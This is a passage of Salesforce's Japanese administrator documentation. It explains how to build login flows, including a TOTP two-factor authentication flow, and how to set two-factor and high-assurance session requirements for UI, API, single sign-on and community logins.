
* Flow Label Welcome Flow	* Flow API Name Welcome_Flow
Description	
* Type Screen Flow	

11. ログインフローをユーザプロファイルに接続します。ベストプラクティスは、テストプロファイルを持つ専用のテストユーザを作成することです。

 **メモ:** ログインフローが適切に動作することを確認するまで、ログインフローをシステム管理者プロファイルに関連付けないでください。そうしないと、失敗した場合にシステム管理者が組織にログインできなくなります。

12. ログアウトし、テストユーザとしてログインしてフローをテストします。

Welcome Flow の例をテストすると、Lightning Experience では次のような画面が表示されます。



2 要素認証の設定

この例では、時間ベースのワンタイムパスワード (TOTP) 認証を Salesforce でサポートされる 2 要素認証方式で拡張します。TOTP アルゴリズムは共有秘密鍵と現在時刻からワンタイムパスワードを計算します。

フローは次の処理を行います。

- ユーザが未登録の場合、新しい秘密鍵を生成し、ユーザにクリックレスポンス (QR) コードで鍵を登録するように促します。ユーザが有効な TOTP トークンを入力すると、秘密鍵がユーザレコードに保存されます。この鍵は、以降のログインで再利用されます。


- ユーザが登録済みの場合、ユーザに TOTP トークンの入力のみを促します。

ユーザは時間ベースの認証アプリケーション (Salesforce Authenticator や Google Authenticator など) を使用して QR コードをスキャンし、TOTP トークンを生成できます。

会社のロゴ、色などを追加して、このフローを拡張し、ユーザ操作をカスタマイズできます。さまざまなポリシーを追加して適用することさえできます。たとえば、IP ベースの 2 要素認証プロセスを作成して、IP アドレスが特定の範囲外である場合にのみ第 2 認証要素を要求できます。

この例では TwoFactorInfo オブジェクトと Auth.SessionManagement Apex クラスを使用して、Salesforce でサポートされる標準ベースの TOTP 2 要素認証をカスタマイズおよび管理します。

- 現在のユーザの TwoFactorInfo オブジェクトを検索します。ユーザが未登録の場合、鍵を生成します。
- ユーザが TOTP に登録済みかどうかを判別します。
- ユーザが登録済みの場合、ユーザに TOTP トークンを入力するように促します。
- ユーザが未登録の場合、ユーザに QR コードで登録し、TOTP トークンを入力するように促します。
- TOTP トークンを検証します。トークンが有効な場合、ログインフローは完了し、ユーザはログインします。
- TOTP トークンが無効な場合、ユーザはステップ 2 に戻されます。



TOTP フローの設定


- 変数を作成します。

- secret — 2 要素操作の秘密鍵を保存します。
- qr_url — 秘密鍵の QR コードエンコーディングの URL を保存します。
- IsTokenValid — 検証結果を保存します。

`secret` および `qr_url` は Text 変数で、`IsTokenValid` は Boolean 変数です。

The screenshot shows the 'Resource Type' configuration screen. The 'API Name' is set to 'qr_url'. The 'Data Type' is 'Text'. Under 'Availability Outside the Flow', the 'Available for input' checkbox is checked. There is also a note about 'Allow multiple values (collection)'.

- TOTP に未登録のユーザーに対して新しい秘密を生成するには、Apex アクション(従来)要素をキャンバスにドラッグし、TOTPPlugin の従来の Apex アクションを選択します。



Apex アクションとは、フローの標準機能を拡張する Apex クラスです。Apex アクションを使用して、複雑な計算、外部サービスへの API コールなどを実行できます。

TOTPPlugin は Salesforce の TOTP メソッドにアクセスし、時間ベースの秘密鍵と QR コードを生成し、TOTP を検証します。TOTPPlugin の Apex クラスは、ログインフローのサンプルパッケージから入手できます。

この従来の Apex アクションには、次の入力パラメータがあります。

- `OTP_INPUT` — ユーザが入力する TOTP トークン。
- `OTP_REGISTRATION_INPUT` — ユーザが最初の登録時に入力する TOTP トークン。

- SECRET_INPUT — TOTP の生成に使用される秘密鍵。

次の出力値が返されます。

- SECRET_OUTPUT — このプラグインで生成された秘密鍵。
- QR_URL_OUTPUT — 秘密鍵の QR エンコーディング。
- IsValid_OUTPUT — 検証が成功した場合、true を返します。ない場合は false を返します。

ユーザが未登録の場合、新しい秘密鍵と QR コードを生成するようにこの TOTPPlugin のインスタンスを設定します。この場合、入力は渡されません。

The screenshot shows the 'Set Input Values' section of a configuration interface. It contains three input fields:

- A_a *OTP_INPUT: A search bar labeled "Enter value or search resources..." with a magnifying glass icon.
- A_a *OTP_REGISTRATION_INPUT: A search bar labeled "Enter value or search resources..." with a magnifying glass icon.
- A_a *SECRET_INPUT: A search bar labeled "Enter value or search resources..." with a magnifying glass icon.

秘密鍵と QR コードの URL は、secret および qr_url 変数に保存されます。


The screenshot shows the 'Set Output Values' section of a configuration interface. It contains three output fields:

- ① IsValid_OUTPUT: A search bar labeled "Search variables..." with a magnifying glass icon.
- A_a QR_URL_OUTPUT: A text input field containing the placeholder "{!qr_url}".
- A_a SECRET_OUTPUT: A text input field containing the placeholder "{!secret}".

3. ユーザを登録するための決定要素を設定します。

この決定は、secret が null かどうかを検証します。null ではない場合、ユーザの登録が必要であるため、[Registration (登録)] を決定の結果として定義します。null の場合、ユーザは登録済みであり、TOTP

トークンの入力のみを要求する必要があります。デフォルトの結果のラベルを [Get TOTP (TOTP を取得)] に変更します。




4. TOTP 画面を設定します。

登録済みのユーザは、この画面に転送され、TOTP トークンを要求されます。フローの後半で、テキストコンポーネント (OTP_input) の API 名を参照して、ユーザが入力する TOTP トークンを使用できます。

Screen Properties	
* Label	Get Token Screen
* API Name	Get_Token_Screen
Description	
▾ Configure Frame <input checked="" type="checkbox"/> Show Header <input checked="" type="checkbox"/> Show Footer	
▶ Control Navigation ▶ Provide Help	

5. 登録画面を設定します。QR コードをスキャンして、TOTP クライアントアプリケーションを初期化し、TOTP トークンを入力するようユーザに要求します。



6. ユーザが入力するTOTP トークンを検証するには、TOTPPlugin の従来の Apex アクションの別のインスタンスを設定します。

この TOTPPlugin の従来の Apex アクションは、次の両方の使用事例をサポートしています。

- ユーザが登録画面から移動してきます。ユーザは QR コードをスキャンして TOTP トークンを入力する必要があります。TOTP トークンと秘密の両方が検証のために TOTPPlugin に渡されます。TOTPPlugin は秘密に対して TOTP トークンを検証します。有効な場合、秘密はユーザレコードに登録され、以降のログインで使用されます。
- ユーザがトークンの取得画面から移動してきます。ユーザは登録済みであるため、TOTP トークンのみを入力します。TOTP トークンは、検証のために TokenInput パラメータを介して TOTPPlugin に渡されます。

Set Input Values

A_a * OTP_INPUT
{!OTP_input}

A_a * OTP_REGISTRATION_INPUT
{!OTP_reg_input}

A_a * SECRET_INPUT
{!secret}

`isTokenValid` パラメータは検証状況を返し、その値は `isTokenValid` フロー変数に保存されます。

Set Output Values

① IsValid_OUTPUT
{!IsTokenValid}

7. 2つのいずれかの結果で別の決定要素を設定し、ユーザをログインするかどうかを判別します。

- `IsTokenValid` が `true` の場合、トークンは有効です。
- それ以外の場合、トークンは無効です。

検証が成功した場合、ユーザはフローの最後まで進み、クリックして次のステップに移動し、アプリケーションにログインします。検証が失敗した場合、フローはユーザをフローのステップ 2 にリダイレクトして戻します。ステップ 2 では、登録済みユーザに新しいTOTP トークンの入力が要求されます。ユーザが未登録の場合、ユーザには新しいTOTP トークンの登録と入力が要求されます。

OUTCOME ORDER + OUTCOME DETAILS

Token is valid
Label: Token is valid
Outcome API Name: Token_is_valid

Token is invalid
When to Execute Outcome: All Conditions Are Met

Resource	Operator	Value
{!IsTokenValid}	Equals	{!\$GlobalConstant.True}

8. 要素と要素を接続します。[Registration (登録)] の決定を [Registration (登録)] 画面に接続する場合は、[Registration (登録)] の結果を選択します。[Registration (登録)] の決定を [Get TOTP (TOTP を取得)] 画面に接続する場合は、[Get TOTP (TOTP を取得)] の結果を選択します。[ログイン] の決定を [Registration (登録)] の決定に接続する場合は、[Token is invalid (トークンは無効)] の結果を選択します。

9. ログインフローを保存し、有効化し、ユーザプロファイルに接続します。

サードパーティの強力な認証方式の統合

ログインフローを使用すると、API を使用して外部のサードパーティ認証サービスとやりとりすることができます。

たとえば、Yubico は [YubiKey](#) というハードウェアトークンを使用する強力な認証を提供しています。Yubico はまた、GitHub で Apex ライブラリとログインフローの例も提供しています。このライブラリには、YubiKey OTP (ワンタイムパスワード)を検証するための Apex クラスが含まれています。これらのクラスを使用すると、Salesforce ユーザは、ログイン時の第 2 認証要素として YubiKey を使用できます。詳細は、[yubikey-salesforce-client](#) を参照してください。

Twilio や TeleSign のようなサードパーティの SMS または音声配信サービスを導入して、SMS ベースの 2 要素認証と ID 検証フローを実装することもできます。詳細は、「[サードパーティの SMS ベースの 2 要素認証のリリース](#)」を参照してください。

ログインフローのサンプルパッケージ

ログインフローのサンプルパッケージは、さまざまなログインフローのサンプルを Salesforce 組織にインストールする未管理パッケージです。次の例が含まれています。

- Email Confirmation (メール確認) — 確認コードを含むメールを送信する
- SF-TOTP — TOTP 2 要素認証を有効にする
- Conditional Two-Factor (条件付き 2 要素) — 信頼できる IP アドレスからアクセスしているユーザについては 2 要素認証をスキップする
- Identity Confirmation (ID 確認) — メールまたは 2 要素認証を使用してユーザ ID を確認する
- Accept Terms of Service (サービス利用規約への同意) — 続行する前にユーザに利用規約への同意を要求する

関連トピック:

[サードパーティの SMS ベースの 2 要素認証のリリース](#)

[ログインフローによる同時セッション数の制限](#)

[カスタムログインフロー](#)

[YubiKey for salesforce.com](#)

2要素認証の設定

2要素認証は、組織のユーザアカウントを保護する最も効果的な方法です。2要素認証を有効化すると、ユーザがログインするとき、ユーザ名とワンタイムパスワード (OTP) など、2つの情報の入力が要求されます。システム管理者は、権限またはプロファイル設定を使用して2要素認証を有効化します。ユーザは、2要素認証を各自の個人設定で登録します。Salesforce Authenticator や Google Authenticator などのOTPジェネレーターアプリケーションを使用できます。また、U2Fセキュリティキーなどのハードウェアデバイスを使用することもできます。

2要素認証をカスタマイズするには、次の方法があります。

- すべてのログインで必須にする。ユーザがSalesforceにログインするたびに、2要素ログインの要件を設定します。APIログインに対してこの機能を有効にすることもできます。これには、データローダなどのクライアントアプリケーションの使用も含まれます。詳細は、「[2要素認証ログイン要件の設定](#)」または「[APIアクセスの2要素認証ログイン要件の設定](#)」を参照してください。
- 「強化」認証（「高保証」認証とも呼ばれる）を使用する。2要素認証がすべてのユーザログインに必要ではないが、特定のリソースを保護する必要があるという場合があります。ユーザが接続アプリケーションまたはレポートを使用しようとすると、SalesforceからIDを検証するよう促されます。詳細は、「[セッションセキュリティレベル](#)」を参照してください。
- プロファイルポリシーおよびセッション設定を使用する。まず、ユーザプロファイルで[ログインに必要なセッションセキュリティレベル]を[高保証]に設定します。次に、組織のセッションの設定で、特定のログイン方法にポリシーを適用するようにセッションセキュリティレベルを設定します。組織のセッション設定で、セッションセキュリティレベルをチェックして、[2要素認証]が[高保証]列にあることを確認します。詳細は、「[シングルサインオン、ソーシャルサインオン、コミュニティに対する2要素認証ログイン要件およびカスタムポリシーの設定](#)」を参照してください。



警告: [2要素認証]が[標準]列にある場合、標準レベルセキュリティを付与する方法を使用してログインすると、エラーが発生します。

高保証セッションセキュリティレベルでのAPIログインの使用がサポートされるのは、ユーザ承認ステップを含む認証フローのみです。これらのフローは、OAuth2.0更新トークンフロー、Webサーバーフロー、ユーザエージェントフローです。JSON Web トークン (JWT) ベアラーフローなど、その他のフローにはユーザ承認ステップは含まれていません。ユーザ承認ステップのないフローでは、高保証セッションセキュリティレベルでのAPIログインはブロックされます。

ユーザはOAuth承認フロー中に2要素認証でIDを確認するように2回促されることがあります。1回目は、UIセッションのときです。2回目は、アクセストークンがUIにブリッジされるときです。この2回目がトリガされるのは、高保証セッションセキュリティレベルがアクセストークンに転送されないためです。

- ログインフローを使用する。Flow Builderとプロファイルを使用して、ユーザがログインするときの認証後の要件（カスタム2要素認証プロセスなど）を作成します。詳細は、次の例を参照してください。
 - [ログインフローの例](#)
 - [サードパーティのSMSベースの2要素認証のリリース](#)
 - [Enhancing Security with Two-Factor Authentication \(2要素認証によるセキュリティの強化\) \(Salesforce Classic\)](#)

エディション

使用可能なインター
フェース: Salesforce Classic
([使用できない組織もあります](#)) および Lightning Experience の両方

使用可能なエディション:
Essentials Edition、Group Edition、Professional Edition、Enterprise Edition、Performance Edition、Unlimited Edition、Developer Edition、および Contact Manager Edition

このセクションの内容:

2要素認証ログイン要件の設定

Salesforce システム管理者は、ユーザがログインするときに、認証の2番目の要素を使用するように要求できます。

シングルサインオン、ソーシャルサインオン、コミュニティに対する2要素認証ログイン要件およびカスタムポリシーの設定

プロファイルポリシーおよびセッションの設定を使用して、ユーザに対する2要素認証ログイン要件を設定します。すべての Salesforce ユーザインターフェース認証方式に2要素認証要件を適用できます。これら的方式には、ユーザ名とパスワード、代理認証、SAML シングルサインオン、サードパーティ認証プロバイダ経由のソーシャルサインオンなどがあります。Salesforce 組織およびコミュニティのユーザにも2要素認証要件を適用できます。

API アクセスの2要素認証ログイン要件の設定

Salesforce システム管理者は、「API ログインの2要素認証」権限を設定して、Salesforceへの API アクセスに2つ目の認証チャレンジを使用できます。API アクセスには、組織のカスタマイズまたはクライアントアプリケーションの構築を行うためにデータローダや開発者ツールなどのアプリケーションを使用することも含まれます。

ID 検証のためのアカウントへの Salesforce Authenticator (バージョン 3 以降) の接続

モバイルデバイス上の Salesforce Authenticator アプリケーションは、認証の2つ目の要素です。このアプリケーションを使用することで、アカウントのセキュリティレベルが向上します。

ワンタイムパスワードジェネレータアプリケーションまたはデバイスによる ID の検証

Salesforce Authenticator や Google Authenticator などのワンタイムパスワードジェネレータアプリケーションを接続して、ID を検証します。このアプリケーションは、確認コード(「時間ベースのワンタイムパスワード」と呼ばれることがある)を生成します。

ユーザのアカウントからの Salesforce Authenticator (バージョン 2 および 3) の切断

ユーザのアカウントには、一度に1つの Salesforce Authenticator (バージョン 2 以降) モバイルアプリケーションしか接続できません。ユーザがモバイルデバイスの交換や紛失によってアプリケーションへのアクセスを失った場合は、ユーザのアカウントからアプリケーションを切断します。ユーザ(または割り当てられたプロファイル)で引き続き2要素認証権限が有効になっているか、他の認証方法がアカウントに接続されていない場合、ユーザは次にログインしたときに新しい認証方法を接続するように求められます。

ユーザのワンタイムパスワードジェネレータアプリケーションの切断

確認コード(ワンタイムパスワード)を生成するモバイル認証アプリケーション (Salesforce Authenticator など) が一度に接続できるのは、1ユーザのアカウントのみです。ユーザがモバイルデバイスを交換したり、紛失したりしてアプリケーションへのアクセスを失った場合は、ユーザのアカウントからアプリケーションを切断します。次回2要素認証を使用してユーザがログインすると、他の ID 検証方法が接続されていない場合、Salesforce からユーザに新しい認証アプリケーションの接続が促されます。

仮の ID 確認コードの生成

通常2要素認証に使用しているデバイスにアクセスできないユーザのために、仮の確認コードを生成します。コードの有効期限が生成後1～24時間後に切れるように設定します。コードは有効期限まで繰り返し使用できます。

仮の確認コードの期限切れ

ユーザに2要素認証が必要なくなった場合、ユーザの仮の確認コードを期限切れにします。

2要素認証の管理任務の委任

Salesforce システム管理者ではないユーザが、組織内の 2要素認証のサポートを提供できるようにします。たとえば、2要素認証に通常使用しているデバイスを紛失したか、忘れたユーザのために、社内のヘルプデスクのスタッフが仮の確認コードを生成できるようにするとします。ヘルプデスクのスタッフメンバーに「ユーザインターフェースで 2要素認証を管理」権限を割り当てると、スタッフはコードを生成し、他の 2要素認証任務でエンドユーザをサポートできます。

関連トピック:

[2要素認証](#)

2要素認証ログイン要件の設定

Salesforce システム管理者は、ユーザがログインするときに、認証の2番目の要素を使用するように要求できます。

ユーザが Salesforce ([私のドメイン] を使用して作成されたカスタムドメインがある組織を含む) にユーザ名とパスワードを使用してログインするたびに 2要素認証が必要になるように設定できます。この要件を設定するには、ユーザプロファイル(コピーされたプロファイルのみ)または権限セットの[ユーザインターフェースログインの 2要素認証] 権限を選択します。

「ユーザインターフェースログインの 2要素認証」権限があるユーザは、Salesforce にログインするときに、モバイル認証アプリケーションや U2F セキュリティキーなどの 2つ目の要素を入力する必要があります。

また、プロファイルベースのポリシーを使用して、特定のプロファイルに割り当てられたユーザに 2要素認証要件を設定することもできます。次の認証方式のユーザに 2要素認証要件を設定する場合はプロファイルポリシーを使用します。

- シングルサインオンの SAML
- Salesforce 組織またはコミュニティへのソーシャルサインオン
- コミュニティへのユーザ名およびパスワード認証

ユーザ名とパスワード、代理認証、SAML シングルサインオン、および認証プロバイダ経由のソーシャルサインオンなどの、すべての Salesforce 認証方式がサポートされています。2要素認証を有効にするには、ユーザプロファイルで、[ログインに必要なセッションセキュリティレベル] を [高保証] に設定します。次に、組織のセッションの設定で、特定のログイン方法にポリシーを適用するようにセッションセキュリティレベルを設定します。組織のセッションの設定では、セッションのセキュリティレベルで、[2要素認証] が [高保証] 列にあることを確認します。

 **警告:** [2要素認証] が [標準] 列にある場合、標準レベルセキュリティを付与する方法を使用してログインすると、エラーが発生します。

ユーザは OAuth 承認フロー中に 2要素認証で ID を確認するよう 2回促されることがあります。1回目は、UI セッションのときです。2回目は、アクセストークンが UI にブリッジされるときです。[高保証] のセッションセキュリティレベルをアクセストークンに転送することはできません。

エディション

使用可能なインター

フェース: Salesforce Classic
([使用できない組織もあります](#)) および Lightning Experience の両方

使用可能なエディション:

Essentials、Contact Manager、Group、Professional、Enterprise、Performance、Unlimited、 および **Developer Edition**

ユーザ権限

プロファイルと権限セットを編集する

- 「[プロファイルと権限セットの管理](#)」

シングルサインオン、ソーシャルサインオン、コミュニティに対する 2要素認証ログイン要件およびカスタムポリシーの設定

プロファイルポリシーおよびセッションの設定を使用して、ユーザに対する 2要素認証ログイン要件を設定します。すべての Salesforce ユーザインターフェース認証方式に 2要素認証要件を適用できます。これらの方には、ユーザ名とパスワード、代理認証、SAML シングルサインオン、サードパーティ認証プロバイダ経由のソーシャルサインオンなどがあります。Salesforce 組織およびコミュニティのユーザにも 2要素認証要件を適用できます。

デモを見る: [Lightning Login Overview \(Lightning Login の概要\) \(英語のみ\)](#)

特定のプロファイルに割り当てられたユーザに対して 2要素認証を必須にするには、[ログインに必要なセッションセキュリティレベル] プロファイル設定を編集します。次に、特定のログイン方法にポリシーを適用するように、組織のセッションセキュリティレベルを設定します。

デフォルトでは、[ログイン時のセッションセキュリティ要件] プロファイル設定は [なし] になっています。プロファイルの [セッションの設定] を編集して要件を [高保証] に変更できます。[高保証] 要件が設定されたプロファイルユーザが、高保証ではなく標準レベルのセキュリティのログイン方法を使用すると、2要素認証を使用して ID を検証するように求められます。ユーザ認証に成功すると、Salesforce にログインします。

ログイン方法に割り当てるセキュリティレベル (標準または高保証) は、組織の [セッションの設定] で編集できます。

モバイルデバイスを使用するユーザは、Salesforce Authenticator モバイルアプリケーションまたは 2要素認証用の他の認証アプリケーションを使用できます。内部ユーザは、個人設定の [高度なユーザの詳細] ページで、アプリケーションを自分のアカウントに接続できます。プロファイルで [高保証] 要件が設定されていると、Salesforce Authenticator や他の認証アプリケーションのないプロファイルユーザは、アプリケーションをアカウントに接続するよう求められます。アプリケーションを接続した後、アプリケーションを使用して ID を検証するよう求められます。

ユーザは、登録済み U2F セキュリティキーを 2要素認証に使用できます。

[高保証] プロファイル要件が設定されているコミュニティメンバーは、ログイン中に認証アプリケーションを接続するよう促されます。

 **メモ:** コミュニティで 2要素認証が有効になっている場合、システム管理者はコミュニティにアクセスするための機能としてログインを使用することができません。「[コミュニティユーザの作成](#)」を参照してください。

1. [設定] から、[クイック検索] ボックスに「プロファイル」と入力し、[プロファイル] を選択します。
2. プロファイルを選択します。
3. [セッションの設定] までスクロールして、[ログインに必要なセッションセキュリティレベル] 設定を見つけています。
4. [編集] をクリックして [高保証] を選択します。
5. [保存] をクリックします。

エディション

使用可能なインター
フェース: Salesforce Classic
([使用できない組織もあります](#)) および Lightning Experience の両方

使用可能なエディション:
Enterprise Edition、
Performance Edition、
Unlimited Edition、および
Developer Edition

ユーザ権限

プロファイルと権限セットを編集する


- 「[プロファイルと権限セットの管理](#)」
- 仮の確認コードを生成する
 - 「[ユーザインターフェースで 2要素認証を管理](#)」

6. [設定]から、[クイック検索]ボックスに「セッションの設定」と入力し、[セッションの設定]を選択します。
7. [セッションセキュリティレベル]で、[高保証]列が[2要素認証]であることを確認します。
[2要素認証]が[標準]列にある場合、標準レベルセキュリティを付与する方法を使用してログインすると、エラーが発生します。

 **メモ:** [有効化]を[高保証]列に移動することを検討します。この設定により、不明なブラウザまたはアプリケーションからIDを検証するユーザーによって、高保証セッションが確立されます。[有効化]が[高保証]列にある場合は、ログイン時にIDを検証するプロファイルユーザーは、再度ID検証を求められることがなくなります。

8. 変更内容を保存します。

-  **例:** FacebookおよびLinkedInをコミュニティの認証プロバイダとして設定したとします。コミュニティメンバーの多くは、ソーシャルサインオンを使用して、FacebookまたはLinkedInアカウントからユーザー名とパスワードを使ってログインします。セキュリティを強化するため、カスタマーコミュニティユーザーがFacebookアカウントでログインするときには2要素認証の使用を要求します。LinkedInアカウントでログインするユーザーには、自動的に[高保証]アクセス権を付与して、2要素認証を省略します。
- カスタマーコミュニティユーザープロファイルで、[ログインに必要なセッションセキュリティレベル]を[高保証]に設定します。
 - 組織のセッション設定で、セッションセキュリティレベルを編集します。
 - Facebookアカウントには2要素認証を要求しているため、[標準]列に[Facebook]が設定されていることを確認します。
 - [2要素認証]を[高保証]列に追加します。ユーザーがFacebookアカウントでログインするとき、2つ目の認証要素を提示するように要求されます。
 - [LinkedIn]を[高保証]列に追加します。ユーザーがLinkedInアカウントでログインするとき、2つ目の認証要素を提示することなく、[高保証]アクセス権が付与されます。



 **メモ:** 特定の条件下でID検証を開始する場合、ログインフローを使用して、ユーザーのセッションセキュリティレベルを変更できます。ログインフローにより、ビジネス要件を満たすカスタムの認証後のプロセスを構築できます。

2要素認証に通常使用しているデバイスを紛失したか、忘れたユーザーのために、仮の確認コードを生成できます。コードの有効期限が生成後1~24時間後に切れるように設定します。コードは有効期限まで繰り返し使用できます。ユーザーが使用できる仮のコードは一度に1つのみです。以前のコードがまだ有効な間にユーザーが

新しいコードを必要とする場合は、以前のコードを期限切れにして新しいコードを生成できます。ユーザは、個人設定で自分の有効なコードを期限切れにできます。

- メモ: [高保証] プロファイル要件は、ユーザインターフェースログインに適用されます。OAuth トーケン交換は要件の対象ではありません。プロファイルに [高保証] 要件が設定される前に取得された OAuth 更新トークンは、引き続き、有効な API アクセストークンに交換できます。トークンは標準保証セッションで取得された場合でも有効です。外部アプリケーションで API にアクセスする前に高保証セッションの確立をユーザに要求するには、そのプロファイルのユーザに対する既存の OAuth トークンを取り消します。次に、プロファイルに [高保証] 要件を設定します。ユーザは 2要素認証を使用してログインし、アプリケーションを再認証する必要があります。

API アクセスの 2要素認証ログイン要件の設定

Salesforce システム管理者は、「API ログインの 2要素認証」権限を設定して、Salesforceへの API アクセスに 2つ目の認証チャレンジを使用できます。API アクセスには、組織のカスタマイズまたはクライアントアプリケーションの構築を行うためにデータローダや開発者ツールなどのアプリケーションを使用することも含まれます。

